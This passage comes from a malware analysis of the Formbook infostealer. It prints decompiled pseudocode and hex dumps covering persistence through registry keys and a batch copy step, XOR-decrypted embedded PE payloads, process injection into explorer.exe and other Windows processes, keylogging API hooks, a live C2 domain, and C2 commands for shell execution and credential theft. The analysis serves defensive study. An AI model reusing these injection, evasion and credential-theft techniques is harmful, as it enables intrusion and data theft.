11  v6[2] = 'o';
12  v6[3] = 'n';
13  v6[4] = 'e';
14  v6[5] = 'I';
15  v6[6] = 'd';
16  v6[7] = 'e';
17  v6[8] = 'n';
18  v6[9] = 't';
19  v6[10] = 'i';
20  v6[11] = 'f';
21  v6[12] = 'i';
22  v6[13] = 'e';
23  v6[14] = 'r';
24  v6[15] = 0;                                   // :ZoneIdentifier
25  wStrcpy_dst_src(v5, this);
26  strcpy(v2, (char *)v6);
27  v7[0] = 0;
28  v4 = j_j_strlen((int)v7);
29  return createFile_api_name_buffer_size(a2, (int)v5, (int)v7, v4);
30}
```

With securityFlag == 2, it will create `%temp%\\tmp.bat` file with `copy /b` command and execute it to copy module file

```
48  v20[0] = 'o';
49  v20[1] = 'p';
50  v20[2] = 'e';
51  v20[3] = 'n';
52  v20[4] = 0;                                 // open
53  v21[0] = 't';
54  v21[1] = 'm';
55  v21[2] = 'p';
56  v21[3] = '.';
57  v21[4] = 'b';
58  v21[5] = 'a';
59  v21[6] = 't';                               // tmp.bat
60  v21[7] = 0;
61  strcpy(v22, "copy /b \"%ls\" \"%ls\"");
62  if ( ((int (__stdcall *)(int, char *, int, int, int))a1[46])(260, &lpFilename[520], v12, v14, v15) )// GetTempPathW
63    strcpy(&lpFilename[520], (char *)v21);
64  else
65    wStrcpy_dst_src(&lpFilename[520], (char *)v21);
66  ((void (__stdcall *)(char *, char *, char *, char *, int))a1[59])(
67    &lpFilename[1040],
68    v22,
69    lpFilename,
70    pszPath,
71    v16);                                     // wsprintfA
72  v6 = j_j_strlen((int)&lpFilename[1040]);
73  createFile_api_name_buffer_size(a1, (int)&lpFilename[520], (int)&lpFilename[1040], v6 + 1);
74  ((void (__cdecl *)(_DWORD, __int16 *, char *, _DWORD, _DWORD, _DWORD))a1[57])(0, v20, &lpFilename[520], 0, 0, 0);
75  ((void (__stdcall *)(int))a1[2])(2000);   // Sleep                ShellExecuteW
76  ((void (__cdecl *)(char *))a1[11])(&lpFilename[520]);// DeleteFileW
77  File = ((int (__cdecl *)(char *))a1[25])(pszPath) != -1;// GetFileAttributesW
78}
```


With securityFlag == 0, it just read the content of src file and create a dst file

```
 7  v8[1] = a3;
 8  v8[0] = 0;
 9  File = j_readFile(a1, a2, a4, a5, v8);
10  if ( File )
11  {
12    if ( v8[0] )
13      createFile_api_name_buffer_size(a1, a6, File, v8[0]);
14  }
15}
```

If hidden file attribute option is on, it call `GetFileAttributesW`, `or` the return value with 2 which is `FILE_ATTRIBUTE_HIDDEN` and then call `SetFileAttributesW`

```
            lea     eax, [ebp+pszPath]
            push    eax
            call    dword ptr [esi+64h] ; GetFileAttributesW
            or      eax, 2              ; FILE_ATTRIBUTE_HIDDEN
            push    eax
            lea     eax, [ebp+pszPath]
            jmp     loc_4FE6

                                        ; CODE XREF: createAlternateDataStreamOrMo
push    eax                             ; file attribute value after 'or' with 2
call    dword ptr [esi+68h] ; SetFileAttributesW
```

d) Drop resources

It can drop resources to `%temp%`

```
do
{
  a4 = 0;
  v4 = loadResource_api_name_type_size(
         api,
         (unsigned __int16)(v38 + *((_WORD *)v14 + 1)),
         *(unsigned __int16 *)v14,
         &a4);
  j = v4;
  if ( v4 && a4 )
  {
    if ( ((int (__stdcall *)(int, char *))api[46])(260, v48) )// GetTempPathW
    {
      strcpy(v48, (char *)(j + 4));
      if ( createFile_api_name_buffer_size(api, (int)v48, j + 132, *(_DWORD *)j) )
      {
        v46[0] = 'o';
        v46[1] = 'p';
        v46[2] = 'e';
        v46[3] = 'n';
        v46[4] = 0;
        ((void (__stdcall *)(_DWORD, __int16 *, char *, _DWORD, _DWORD, int))api[57])(0, v46, v48, 0, 0, 1);// ShellExecut
      }
    }
    ((void (__stdcall *)(int, _DWORD, int))api[29])(j, 0, 0x8000);// VirtualFree
  }
  v24 = (unsigned __int8)v14[4];
  ++v38;
}
while ( v38 < v24 );

```

e) Create registry key or desktop file of module and run it

Base on the value at offset +0x1C as a pointer, it will either create a reg key or desktop file.

```
LABEL_59:
      v15 = *(unsigned __int16 *)(v11 + 0x1C);
      if ( (_WORD)v15 )
      {
        v16 = (char *)(v11 + v15);
        if ( v11 + v15 )
        {
          if ( i == 1 )
          {
            if ( var_48C != 1 )
              goto LABEL_170;
            setRegKeyOrCreateDesktopFile(
              api,
              v11,
```

[+] create reg key

```
22  if ( (_BYTE)hKey )
23  {
24    wStrcpy_dst_src(v14, lpSubKey);
25    hKey = 0;
26    if ( ((int (__cdecl *)(unsigned int, char *, _DWORD, int, int *, int, int, int))api[62])(
27           0x80000001,                          // HKEY_CURRENT_USER
28           v14,
29           0,
30           131078,
31           &hKey,
32           a3,
33           a4,
34           a2) )                                // RegOpenKeyExW
35    {
36      ((void (__stdcall *)(int))api[61])(hKey); // RegCloseKey
37    }
38    else
39    {
40      j_setRegValue(lpData, api, &hKey, (int)lpValueName);
41    }
```

The subkey and value name comes with the resource, key data is current module's path.

[+] create desktop file

```
41    }
42  }                                     //                          SHGetFolderPathW CSIDL_DESKTOP
43  else if ( !((int (__cdecl *)(_DWORD, int, _DWORD, _DWORD, char *, int, int, int))api[56])(0, 7, 0, 0, v14, a3, a4, a2) )
44  {
45    hKey = '\\';
46    v16 = 'b';
47    v15 = 's';
48    v17 = 's';
49    v18 = 0;
50    v10 = strcpy(v14, (char *)&hKey);
51    v11 = strcpy(v10, lpValueName);
52    strcpy(v11, (char *)&v15);
53    ((void (__cdecl *)(char *, char *, char *))api[59])(v13, lpSubKey, lpData);// wsprintfA
54    ((void (__stdcall *)(char *))api[11])(v14); // DeleteFileW
55    v8 = j_j_strlen((int)v13);
56    createFile_api_name_buffer_size(api, (int)v14, (int)v13, v8 + 1);
```


f) Drop and load malicious PE file resource

```
302               for ( i = 0; i < *(_DWORD *)(v11 + 0x18); ++i )
303               {
304                 j = 0;
305                 v33 = (_BYTE *)loadResource_api_name_type_size(
306                                  api,
307                                  (unsigned __int16)(i + *(_WORD *)(v11 + 0x2E)),
308                                  *(unsigned __int16 *)(v11 + 0x64),// RT_CURSOR
309                                  &j);
310                 v40 = v33;
311                 if ( v33 )
312                 {
313                   j_memcpy_src_dst_size(v40, (int)&rtcursorResourceData[v38], j);
314                   ((void (__stdcall *)(_BYTE *, _DWORD, int))api[29])(v40, 0, 0x8000);// VirtualFree
315                   v38 += j;
316                 }
317               }
318               if ( rtcursorResourceData )
319               {
320                 if ( a4 )
321                 {
322                   v5 = (_BYTE *)remove_junk_data(
323                                   api,
324                                   rtcursorResourceData,
325                                   *(_DWORD *)(v11 + 0x58),
326                                   *(unsigned __int8 *)(v11 + 0x1E),
327                                   *(unsigned __int8 *)(v11 + 0x38));
328                   v40 = v5;
329                   if ( v5 )
330                   {
331                     j_decryptResource_data_size_key(v5, *(_DWORD *)(v11 + 0x58), v11 + 0x48);
```

It load multiple resourse's data to memory, remove all junk data in it and then decrypt using simple xor algorithm


Decrypted content of the 2 file's resource:

`decrypted_resource_owenwedsp.exe`



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	4D	5A	45	52	E8	00	00	00	00	58	83	E8	09	8B	C8	83	MZERè....Xfè.<Èf
00000010	C0	3C	8B	00	03	C1	83	C0	28	03	08	FF	E1	90	00	00	À<‹..ÁfÀ(..ÿá...
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	C0	00	00	00	............À...
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..°..´.Í!¸.LÍ!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....$.......
00000080	DF	AA	43	C2	9B	CB	2D	91	9B	CB	2D	91	9B	CB	2D	91	ß²CÂ›Ë-'›Ë-'›Ë-'
00000090	80	56	86	91	D9	CB	2D	91	80	56	B3	91	98	CB	2D	91	€V†'ÙË-'€V³'˜Ë-'
000000A0	80	56	B0	91	9A	CB	2D	91	52	69	63	68	9B	CB	2D	91	€V°'šË-'Rich›Ë-'
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000C0	50	45	00	00	4C	01	01	00	2E	BC	D9	38	00	00	00	00	PE..L....¼Ù8....
000000D0	00	00	00	00	E0	00	02	01	0B	01	0A	00	00	8C	02	00	....à........Œ..
000000E0	00	00	00	00	00	00	00	00	B0	B5	01	00	00	10	00	00	........°µ......

`decrypted_resource_wedmeymarsp.exe`



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	4D	5A	45	52	E8	00	00	00	00	58	83	E8	09	8B	C8	83	MZERè....Xfè.<Èf
00000010	C0	3C	8B	00	03	C1	83	C0	28	03	08	FF	E1	90	00	00	À<‹..ÁfÀ(..ÿá...
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	C0	00	00	00	............À...
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..°..´.Í!¸.LÍ!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....$.......
00000080	DF	AA	43	C2	9B	CB	2D	91	9B	CB	2D	91	9B	CB	2D	91	ß²CÂ›Ë-'›Ë-'›Ë-'
00000090	80	56	86	91	D9	CB	2D	91	80	56	B3	91	98	CB	2D	91	€V†'ÙË-'€V³'˜Ë-'
000000A0	80	56	B0	91	9A	CB	2D	91	52	69	63	68	9B	CB	2D	91	€V°'šË-'Rich›Ë-'
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000C0	50	45	00	00	4C	01	01	00	AF	6A	96	49	00	00	00	00	PE..L...¯j–I....
000000D0	00	00	00	00	E0	00	02	01	0B	01	0A	00	00	8A	02	00	....à........Š..
000000E0	00	00	00	00	00	00	00	00	60	B5	01	00	00	10	00	00	........`µ......
000000F0	00	A0	02	00	00	00	40	00	00	10	00	00	00	02	00	00	. ....@.........
00000100	05	00	01	00	00	00	00	00	00	05	00	01	00	00	00	00	....
00000110	00	A0	02	00	00	02	00	00	00	00	00	00	02	00	40	81	. ...@.

The `MZ` header revealed that both of them are PE files. After the decryption process is done, it starts the decrypted file.

g) Config resource's structure

Here is the summary of the config resource's structure:

```
(16bytes) +0x0  : config decryption key
(4bytes)  +0x10 : sleep
(4bytes)  +0x14 : total resource size
(4bytes)  +0x18 : number of resource
(2bytes)  +0x1c : create reg key/desktop file and run
(1byte)   +0x1e : junk's position
...
(4bytes)  +0x28 : check vm
(2bytes)  +0x2c : drop resources to %temp%
(2bytes)  +0x2e : resource name
(4bytes)  +0x30 : run decrypted resource
(4bytes)  +0x34 : sleep
...
(1bytes)  +0x38 : junk's length
...
(4bytes)  +0x3c : detect sandbox
(4bytes)  +0x40 : check run time
(2bytes)  +0x44 : detect running module
(2bytes)  +0x46 : create alternate data stream or move module by execute a .bat file
(16bytes) +0x48 : resource decryption key
(4bytes)  +0x58 : decrypted resource size
...
(2bytes)  +0x64 : resource type
```

3. Decrypted PE resource

Same as the shellcode, this pe file also using hashes to resolves functions. It also maintains a context table to read and write information of it processes.

a) Flag list

In the context table there is a list which contains flags that determine multiple security check:

```
  *(_DWORD *)ctx = -1;
  *((_DWORD *)ctx + 4) = init_ntdll_hashes_ldrloaddll((FormbookContext *)ctx);
  result = j_ntdll_RtlGetProcessHeaps((int)ctx);
  *((_DWORD *)ctx + 2) = result;
  if ( !result )
    goto LABEL_2;
  *((_BYTE *)ctx + 52) = execution_time_evaluate() > 0x300;
  v5 = rc4_decrypt_hash((FormbookContext *)ctx, 115);
  if ( GetLoadedModuleByHash(v5) )
  {
    *((_DWORD *)ctx + 299) ^= *((_DWORD *)ctx + 1);
    *((_BYTE *)ctx + 51) = 1;
  }
  result = sub_E477C0(ctx);
  *((_DWORD *)ctx + 3) = result;
  if ( result )
  {
    *((_BYTE *)ctx + 53) = execution_time_evaluate() > 0x300;
    CheckProcessBlacklist((FormbookContext *)ctx);
    CheckCurrentProcessName((FormbookContext *)ctx);
    CheckModulePath((FormbookContext *)ctx);
    CheckUserName((FormbookContext *)ctx);
    return CheckCtxFlags((FormbookContext *)ctx);
  }
```

The flag group's position is from offset +40 to +55 in context table. It then be used as a seed to decrypt module.

```
int *__cdecl sub_E376C0(int a1)
{
  int *result; // eax

  *(_DWORD *)(a1 + 2968) = get_module(a1 + 28, (_BYTE *)(a1 + 68), (void *)(a1 + 40));
  *(_DWORD *)(a1 + 2580) = (unsigned int)get_module(a1 + 28, (_BYTE *)(a1 + 68), (void *)(a1 + 40)) ^ *(_DWORD *)(a1 + 4);
  result = get_module(a1 + 28, (_BYTE *)(a1 + 81), (void *)(a1 + 40));
  *(_DWORD *)(a1 + 2584) = (unsigned int)result ^ *(_DWORD *)(a1 + 4);
  return result;
}
```

But before it decrypt these module, the file perform a flag check

```
BOOL __cdecl CheckCtxFlags(FormbookContext *ctx)
{
  return !*((_BYTE *)ctx + 41)
      && *((_BYTE *)ctx + 42)
      && *((_BYTE *)ctx + 43)
      && !*((_BYTE *)ctx + 44)
      && !*((_BYTE *)ctx + 45)
      && *((_BYTE *)ctx + 46)
      && !*((_BYTE *)ctx + 47)
      && *((_BYTE *)ctx + 48)
      && !*((_BYTE *)ctx + 49)
      && *((_BYTE *)ctx + 50)
      && !*((_BYTE *)ctx + 51);
}
```

So in order to run any further, the flag list must be as follow

```
00 00 01 01 00 00 01 00 01 00 01 00 00 00 00 00
```

b) Explorer.exe injection

The sample use `explorer.exe` process to execute malicious payload by injecting code via section object

```
30  v4 = 0;
31  if ( SnapshotRunningProcesses((FormbookContext *)ctx, (int)v29) )
32  {
33    ProcessFirst(v29, (ProcessInfoStruct *)a2);
34    while ( 1 )
35    {
36      InitializeMemory_1(cmp_buf, 0x104u);
37      unicode_to_ascii(cmp_buf, v14);
38      if ( !compare_hash_n_calc_hash(0x19996921, cmp_buf) )// explorer.exe
39        goto LABEL_18;
40      if ( a4 != 29 )
41        break;
42      v4 = 0;
43      ProcessInformation = 0;
44      InitializeMemory(threadContext, 0, 0x328u);
45      v23 = v13;
46      threadContext[0] = 0x10007;
47      v28[0] = 0x18;
48      memset(&v28[1], 0, 20);
49      v19 = 1080;
50      v22 = NtOpenProcess((FormbookContext *)ctx, (int)&ProcessHandle, 1080,
51      if ( v22 >= 0 )
52      {
```

It then go through several steps to achieve code injection:

```
64          if ( open_suspend_thread((FormbookContext *)ctx, &threadHandle, v27) )
65          {
66            v7 = sub_E47C40() + 2 - *(_DWORD *)(ctx + 4);// new entry point of formbook instance
67                                                        // in explorer.exe
68            v30 = (_BYTE *)(v7 + arg4[4]);
69            NtGetContextThread((FormbookContext *)ctx, threadHandle, (int)threadContext);
70            v8 = v30;
71            *v30 = 0x68;
72            *(_DWORD *)(v8 + 1) = v18;
73            map_section_and_inject_payload = create_map_section_and_inject_payload(
74                                               (FormbookContext *)ctx,
75                                               (int *)&ProcessHandle,
76                                               arg4,
77                                               (_BYTE *)arg4[4],
78                                               2);
79            if ( map_section_and_inject_payload )
80            {
81              v20 = (int)map_section_and_inject_payload - *arg4;// base address of injected payload
82              v18 = v20 + v7;                                  // address of entry point in payload
83              NtSetContextThread((FormbookContext *)ctx, threadHandle, (int)threadContext);
84              v22 = NtQueueApcThread((FormbookContext *)ctx, threadHandle, v18 + 5, 0, 0, 0);
85              NtResumeThread((FormbookContext *)ctx, threadHandle, 0);
86              NtClose((HANDLE)ctx);
87              v4 = getTargetProcessInformation((FormbookContext *)ctx, (int)arg4, a3, &ProcessInformat
88              goto LABEL_18;
```

1. Obtain explorer.exe process handle
2. Setup a new entry point by calculating it's offset (0x16C4C)
3. Create a new thread in target process in suspend mode
4. Create a section object and map it to both
   itself and target process
5. Copy it own module to the section object
6. Start the new thread at the new entry point

The payload in `explorer.exe` will generate a random number from [3,41] and use that seed to decrypt data in context table. These are

the name of module that later will be executed on behalf of `explorer.exe`

```
26    if ( (unsigned __int8)a3 < 3u || (unsigned __int8)a3 > 0x29u )
27      v7 = random_range(3u, 0x29u);
28    get_target_module((int)ctx, v7, v12);       // get target module name
29    if ( dst )
30    {
31      v8 = str_len(src);
32      memcpy(dst, src, 2 * v8 + 2);
33    }
34    if ( a3 )
35      return 1;
36    if ( !data )
37      break;
38    v9 = sub_E41E80((int)ctx, src, 2, 0);
39    if ( v9 )
40    {                                           // pass target module name as param 2
41      if ( sub_E3CC20(
42             ctx,
43             data + 32,
44             (_DWORD *)(data + 584),
45             (PROCESSINFOCLASS *)(data + 544),
46             (_DWORD *)(data + 652),
47             data + 20) )
48      {
49        return v9;
50      }
```

```
3   svchost.exe
4   msiexec.exe
5   wuauclt.exe
6   lsass.exe
7   wlanext.exe
8   msg.exe
9   lsm.exe
10  dwm.exe
11  help.exe
12  chkdsk.exe
13  cmmon32.exe
14  nbtstat.exe
15  spoolsv.exe
16  rdpclip.exe
17  control.exe
18  taskhost.exe
19  rundll32.exe
20  systray.exe
21  audiodg.exe
22  wininit.exe
23  services.exe
24  autochk.exe
25  autoconv.exe
26  autofmt.exe
27  cmstp.exe
28  colorcpl.exe
29  cscript.exe
30  explorer.exe
31  WWAHost.exe
32  ipconfig.exe
33  msdt.exe
34  mstsc.exe
35  NAPSTAT.EXE
36  netsh.exe
37  NETSTAT.EXE
38  raserver.exe
39  wscript.exe
40  wuapp.exe
```

After starting the target process in suspend mode, collect some information (process handle, process name, ImageBaseAddress, process id,...), the role of payload in `explorer.exe` is now done

```
  InitializeMemory_1(lpStartupInfo, 0x44u);
  InitializeMemory_1(lpProcessInformation, 0x10u);
  InitializeMemory_1(ProcessInformation, 0x18u);
  *lpStartupInfo = 68;                          // run target module
                                                // CREATE_NO_WINDOW | DETACHED_PROCESS | CREATE_SUSPENDED
  return CreateProcessInternalW(
           ctx,
           0,
           applicationName,
           0,
           0,
           0,
           0,
           0x800000C,
           0,
           0,
           (int)lpStartupInfo,
           (int)lpProcessInformation,
           0)
      && fn_NtQueryInformationProcess(ctx, *lpProcessInformation, 0, (ULONG)ProcessInformation, (PULONG)0x18) >= 0//
                                                // PROCESS_BASIC_INFORMATION
                                                // Retrieves a pointer to a PEB structure
      && NtReadVirtualMemory(ctx, *lpProcessInformation, ProcessInformation[1] + 8, a6, 4, 0) >= 0;// ImageBaseAddres
}
```

Because all these information are in section object's memory, the mapped formbook process can obtain all of them by calculating data offset.

c) Window process injection

[+] Setting up

Back to formbook process, it copy all target process's information into it's memory

```
  InitializeMemory(&buffer[4], 0, 0x2A4u);
  PostThreadMessageW(ctx, a4[192]);
  targetProcessData = return_28C00() + a4[181] + 0x29000;// target process information address
                                                // a4[181] = base address of injected payload
  v20 = 0;
  while ( 1 )
  {
    DelayExecution(ctx, 0xFE363C80);
    VirtualMemory = NtReadVirtualMemory(ctx, a4[189], targetProcessData, (int)buffer, 680, 0);
    a4[183] = VirtualMemory;
    if ( VirtualMemory < 0 )
      return 0;
    if ( *(_WORD *)&buffer[32] && *(_DWORD *)&buffer[20] && *(_DWORD *)&buffer[552] && *(_DWORD *)&buffer[556] )
      break;
    if ( (unsigned int)++v20 >= 2 )
    {
      v7 = v19;
      goto LABEL_11;
    }
  }
  v7 = 1;
  memcpy((char *)dst, buffer, 680);
```

The data block is at address `base address of injected payload + 0x28c00 + 0x29000`

Then by using those information, it again inject itself, now with another new entry point, to the target process and execute it. After that, the formbook process call `ExitProcess`. The only running instance now is in the target window process.

setting up the memory and entry point:

```
67  if ( CreateMapSection_ctx_hProcess_hSection_size_sectionAddress_attr(
68         ctx,
69         v6,
70         &hSection,
71         size,
72         &sectionAddress,
73         0)
74    && NtMapViewOfSection(ctx, (int)hSection, targetProcessHandle, (int)v13, 0, 0, 0, (int)size, 1, 0, 64) >= 0
75    && (v10 += v13[0],                // change entry point of injected payload
76        AddressOfModuleEntryPoint = GetAddressOfModuleEntryPoint(v20, targetProcessBaseAddress),
77        *(_DWORD *)src = v10 - (_DWORD)(AddressOfModuleEntryPoint + 5) - 5,
78        memcpy(&v28[6], src, 4),
79        v5 = GetAddressOfModuleEntryPoint(v20, v20),
80        memcpy(v5, v28, 10),
81        CreateMapSection_ctx_hProcess_hSection_size_sectionAddress_attr(
82          ctx,
83          *(HANDLE *)ctx,
84          &v17,
85          v24,
86          &base_addr,
87          0)) )
```

execute the payload then exit

```
89    memcpy((char *)base_addr, v20, v24[0]);
90    RtlFreeHeap((int)ctx, (int)v20);
91    NtUnmapViewOfSection(ctx, targetProcessHandle, (int)targetProcessBaseAddress);
92    result = (IMAGE_DOS_HEADER *)NtMapViewOfSection(
93                                   ctx,
94                                   (int)v17,
95                                   targetProcessHandle,
96                                   (int)&targetProcessBaseAddress,
97                                   0,
98                                   0,
99                                   0,
100                                  (int)v24,
101                                  1,
102                                  0,
103                                  64);
104   if ( (int)result >= 0 )
105   {
106     memcpy((char *)sectionAddress, v12, size[0]);
107     NtResumeThread(ctx, targetThreadHandle, 0);
108     ExitProcess((UINT)ctx);
109   }
110 }
```

The new entry point is locate at offset `0x1A5CD`

[+] Injecting target process

The formbook instance in the injected window process main's job is to inject payload to serveral processes. It then collects multiple information and communicate with C2 server.

First it decrypt 5 functions. It searchs for data which contains any of these magic number and perform decrypting function on the code located after that number

```
0x48909090
0x49909090
0x4A909090
0x4B909090
0x4C909090
```

After that, it generate a C2 address

```
0053DB80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0053DB90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0053DBA0  70 61 6C 74 6F 78 2E 63  6F 6D 2F 6F 77 2F 00 00  paltox.com/ow/..
0053DBB0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

It then loop through processes that currently running on the system and inject to process that has hash in formbook context from offset 120 to 211.

```
43          if ( SnapshotRunningProcesses(ctx_1, (int)size) )
44          {
45            ProcessFirst(size, (ProcessInfoStruct *)a2);
46            do
47            {
48              InitializeMemory_1(cmp_buf, 0x104u);
49              unicode_to_ascii(cmp_buf, v8);
50              if ( *((_DWORD *)ctx_1 + 720) )
51              {
52                v4 = rc4_decrypt_hash(ctx_1, 124);// 0x19996921 - explorer.exe
53                if ( compare_hash_n_calc_hash(v4, cmp_buf) )
54                  inject_target((int)ctx_1, (int)size, (int)a2, (int)&v9, (int)&v12, 4u);
55              }
56              else
57              {
58                for ( i = 120; i <= 211; ++i )
59                {
60                  v6 = rc4_decrypt_hash(ctx_1, i);
61                  if ( compare_hash_n_calc_hash(v6, cmp_buf) )
62                    inject_target((int)ctx_1, (int)size, (int)a2, (int)&v9, (int)&v12, i - 120);
63                }
```

For each of process that match the condition, formbook continue to collect some information about the system.

It also dump credentials that saved by some browsers, vault credential and take screenshot of the system.

Then it inject to target process using the same method used to inject previous process. The new entry point start at 0x407C20.

[+] Keylogger, hooking and C2 communication

Formbook setup keylogger for each of injected process. It set hook to some API

```
ToUniCode
GetKeyState
GetMessageA
GetMessageW
PeekMessageA
PeekMessageW
SendMessageA
SendMessageW
```

Formbook setup hook by modifies code of api to jump to Formbook's payload. After executing the desired function, it return to the original api.

Different process will have different hooked function other that the keylogger above. For brower processes, formbook hook the api that responsible for networking like `ws2_32.dll!WSASend`

[+] C2 function

Formbook receive command from c2 server then act base on it

```
98    switch ( v14 )
99    {
100     case '5':
101       if ( **(_DWORD **)(ctx + 2872) == 'GNBF' )
102       {
103         delete_sqlite_file_and_cookies(ctx, (LPSHFILEOPSTRUCTW)ctx);
104         return 0;
105       }
106       return 0;
107     case '6':
108       if ( **(_DWORD **)(ctx + 2872) == 'GNBF' )
109       {
110         exit_window((FormbookContext *)ctx, 18);// reboot
111         return 0;
112       }
113       return 0;
114     case '7':
115       if ( **(_DWORD **)(ctx + 2872) == 'GNBF' )
116         exit_window((FormbookContext *)ctx, 24);// poweroff
117       return 0;
118     case '8':
119       if ( **(_DWORD **)(ctx + 2872) == 'GNBF' )
120         collect_credential((int)v7, (_DWORD *)ctx);
121       return 0;
122     case '1':
123     case '2':
```

```
1 : it drop payload to %temp% then execute
2 : it drop other formbook module, execute it and exit current one
4 : execute shell command from payload
5 : delete .sqlite file and cookies
6 : reboot system
7 : poweroff system
8 : collect credential
9 : zip decompress file
```

IV. References

1. Shellcode Hashes : https://www.mandiant.com/resources/blog/precalculated-string-hashes-reverse-engineering-shellcode
   https://github.com/mandiant/flare-ida

2. _PEB_LDR_DATA structure:
   https://www.vergiliusproject.com/kernels/x86/Windows%2010/1903%2019H1%20(May%202019%20Update)/_PEB_LDR_DATA
   https://imphash.medium.com/windows-process-internals-a-few-concepts-to-know-before-jumping-on-memory-forensics-part-2-4f45022fb1f8